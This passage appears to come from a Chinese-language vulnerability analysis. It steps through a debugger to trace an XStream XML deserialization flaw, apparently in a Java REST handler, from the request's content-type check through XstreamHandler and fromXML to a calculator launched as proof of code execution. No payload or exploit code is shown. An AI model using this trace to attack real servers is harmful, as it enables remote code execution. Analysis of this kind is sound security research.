
根据刚才的静态分析，我们在漏洞发生的关键点下断点。即



点击是，进入调试视图




以下是调试视图




下面我们来单步调试下


程序首先是调用getHandlerForRequest函数，获取contentTpye类型，这里是application/xml。正是我们添加的http header字段的值。




我们继续单步向下，当执行完这句后




handler指向了XstreamHandler这个对象，如下图所示：




这里调用了XstreamHandler的toobject方法，我们单步跟入看下。




跟入fromXML这个方法



这里对传入的xml文件进行解析，即我们漏洞的最终触发点



继续跟进可以发现这里是new了一个XppReader对象对xml文件进行了解析。



最终执行完这个对象后，程序结束，反弹出计算器。

by zsdlove

0x6 参考地址

1、https://blog.csdn.net/yaofeinol/article/details/77929703

2、https://blog.csdn.net/u011721501/article/details/77867633